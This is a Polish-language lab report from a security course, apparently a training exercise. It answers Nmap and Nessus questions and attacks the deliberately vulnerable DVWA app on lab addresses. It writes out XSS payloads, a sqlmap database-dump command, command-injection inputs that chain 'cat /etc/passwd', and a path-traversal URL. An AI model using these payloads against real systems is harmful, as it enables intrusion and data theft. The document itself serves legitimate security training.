- 7.38 Czy miejsce docelowe (MACHINE_IP) odpowiada na żądania ICMP (ping) (T/N)? N
- 7.39 Wykonaj skanowanie Xmas na pierwszych 999 portach obiektu docelowego — ile portów jest otwartych lub odfiltrowanych? 999
- 7.40 Jest na to powód – co to jest? Uwaga: odpowiedź pojawi się w wynikach skanowania. Zastanów się dokładnie, jakich przełączników użyć — i przeczytaj wskazówkę, zanim poprosisz o pomoc! no response
- 7.41 Wykonaj skanowanie TCP SYN na pierwszych 5000 portów urządzenia docelowego — ile portów jest otwartych? 5
- 7.43 Wgraj skrypt ftp-anon na maszynę. Czy Nmap może pomyślnie zalogować się do serwera FTP na porcie 21? (T/N) T

Lab 3.2 Nessus


Zadanie 1

- 1.1 Jak nazywa się przycisk, który służy do uruchamiania skanowania? New Scan


- 1.2 Jaka opcja menu bocznego pozwala nam tworzyć niestandardowe szablony? Policies



- 1.3 Jakie menu pozwala nam zmieniać właściwości wtyczki, takie jak ukrywanie ich lub zmiana ich ważności? plugin rules



- 1.4 W sekcji „Szablony skanowania” po kliknięciu „Nowe skanowanie”, jakie skanowanie pozwala nam po prostu zobaczyć, które hosty są żywe? Host discovery




- 1.5 Jeden z najbardziej użytecznych typów skanowania, który jest uważany za „odpowiedni dla każdego hosta”? Basic network scan

- 1.6 Jakie skanowanie umożliwia „Uwierzytelnienie się na hostach i wyliczenie brakujących aktualizacji”? Credentialed Path Audit
- 1.7 Jakiego skanowania używa się specjalnie do skanowania aplikacji internetowych? Web application test
- 1.8 Utwórz nowy „Basic Network Scan” ukierunkowany na maszynę wirtualną z laboratorium. Jaką opcję możemy ustawić w 'BASIC' (po lewej), aby ustawić czas uruchomienia tego skanowania? Może to być bardzo przydatne, gdy problemem jest przeciążenie sieci. Schedule
- 1.9 W sekcji „DISCOVERY” (po lewej stronie) ustaw „Scan Type”, aby obejmował porty 1-65535. Jak nazywa się ten typ? port scan (all ports)
- 1.10 Jaki „Typ skanowania” możemy zmienić w opcji „ADVANCED”, aby uzyskać połączenie o niższej przepustowości? scan low bandwidth links
- 1.11 Po ustawieniu tych opcji uruchom skanowanie. Nessus SYN Scanner
- 1.12 Po zakończeniu skanowania, które „Vulnerability” z rodziny „Port scanners” możemy wyświetlić, aby zobaczyć otwarte porty na tym hoście? Nessus SYN Scanner
- 1.13 Jaka wersja serwera Apache HTTP Server jest zgłaszana przez Nessus? 2.4.99
- 1.14 Jaki jest identyfikator wtyczki określający typ i wersję serwera HTTP? 10107
- 1.15 Jaka strona uwierzytelniania jest wykrywana przez skaner, który przesyła poświadczenia w postaci zwykłego tekstu? login.php
- 1.16 Jakie jest rozszerzenie pliku kopii zapasowej konfiguracji? .bak
- 1.17 Który katalog zawiera przykładowe dokumenty? (To będzie w katalogu php) /external/phpids/0.6/docs/examples/
- 1.18 Na jaką lukę podatną jest ta aplikacja związana z X-Frame-Options? clickjacking

Lab 4 - Podatności w aplikacjach webowych


Zadanie 1

W celu skonfigurowania proxy dla firefoxa skorzystano z oprogramowania BurpSuite.



Rys. 16. Skonfigurowane proxy w firefox z wykorzystaniem BurpSuite.


Następnie przeszukano komunikację HTTP aplikacji DVWA w celu znalezienia informacji na temat technologii z których korzysta. Jak można zaobserwować na Rys. 17 jest to server Apache 2.4.7 postawiony na systemie Ubuntu korzysta on z PHP w wersji 5.5.9.



Rys. 17. Informacje odnalezione za pomocą komunikacji HTTP z aplikacją DVWA.


Zadanie 2

Celem tego zadania jest przeprowadzenie enumeracji plików i katalogów aplikacji DVWA za pomocą narzędzia dirbuster. Narzędzie zostało skonfigurowane jak na Rys. 18.



Rys. 18. Skonfigurowane i gotowe do przeprowadzenia skanowania narzędzie DirBuster.

Po przeskanowaniu ukazuje się następujące drzewo katalogowe:




Rys. 19. Drzewo katalogowe po przeprowadzeniu skanowania za pomocą DirBuster.

Zadanie 3

Celem zadania trzeciego jest przedstawienie przykładowych ataków XSS.


Atak 1

Polecenie: “</scrip</script>t><img src =q onerror=prompt(8)>”
Wynik:




Atak 2

Polecenie: “<a aa aaa aaaa aaaaa aaaaaa aaaaaaa aaaaaaaa aaaaaaaaa aaaaaaaaaa href=j&#97v&#97script:&#97lert(1)>ClickMe”
Wynik:



Atak 3

Polecenie: “<IMG """"><SCRIPT>alert("XSS")</SCRIPT>">”
Wynik:




Zadanie 4

W tym zadaniu należy za pomocą narzędzia sqlmap znaleźć:

- typ bazy danych
- nazwy tabel
- nazwy kolumn w tabeli users
- zawartość tabeli users

A następnie przedstawić loginy i hasła użytkowników:

Aby otrzymać adres bazy danych można wykonać request na id użytkownika a następnie odczytać adres na jaki request został wykonany:



Rys. 20. Adres bazy danych na jaki został wykonany GET w aplikacji DVWA.


Z informacji przedstawionych na Rys. 20 możemy odczytać adres na który został wykonany GET oraz ciasteczko przekazane w nagłówku:

- http://10.10.77.64/vulnerabilities/sqli/?id=1&Submit=Submit
- PHPSESSID=tbo2c6pqq1kqv4iabh3ptp9hn5; security=low

W trakcie wygasła nam maszyna i adres zmienił się na 10.10.115.219, proces wygląda tak samo jednak trzeba zamienić wcześniejszy adres ip na ten wspomniany powyżej. Możemy wykonać teraz skan za pomocą sqlmap korzystając z polecenia:

- sqlmap -u "http://10.10.115.219/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=vbl53j8jpn5uqv6ccfl0rcd1h6; security=low" --dump

Po wykonaniu polecenia otrzymano następujące informacje:



Rys. 21. Wynik skanowania bazy danych za pomocą sqlmap.

Co umożliwia na odpowiedzenie wcześniejszych punktów:

- typ bazy danych - MySQL >= 5.1
- nazwy tabel - users i questbook
- nazwy kolumn w tabeli users - user_id, user, avatar, password, last_name, first_name, last_login, falied_login
- zawartość tabeli users - Rys. 21

Loginy i hasła użytkowników to następująco:


- admin/password
- gordonb/abc123
- 1337/charley
- pablo/letmein
- smithy/password

Zadanie 5

Aby otrzymać informacje o systemie za pomocą command injection możemy skorzystać z polecenia: “aaa; uname -a” w oknie otrzymamy następujące informacje:

- Linux ip-10-10-115-219 3.13.0-158-generic #208-Ubuntu SMP Fri Aug 24 17:07:38 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux


Czyli jest To Linux x86_64 a dokładniej Ubuntu.



Rys. 22. Wyknanie polecenia aaa; uname -a w aplikacji DVWA.

Zadanie 6

W tym zadaniu należy wyświetlić zawartość pliku /etc/passwd za pomocą command injection. W tym celu skorzystamy z polecenia “aaa; cat /etc/passwd”.



Rys. 23. Wynik wykonania polecenia aaa; cat /etc/passwd.

Zadanie 7


Aby wyświetlić inny plik za pomocą podatności LFI możemy skorzystać z wcześniejszej metody (command injection) aby sprawdzić jakie pliki istnieją na serwerze.

Rys. 24. Pliki istniejące w folderze /etc/.

Można spróbować więc wyświetlić plik adduser.conf za pomocą następującego adresu url:

- http://10.10.115.219/vulnerabilities/fi/?page=../../../../../../../../etc/adduser.conf

Wynik prezentuje się następująco:

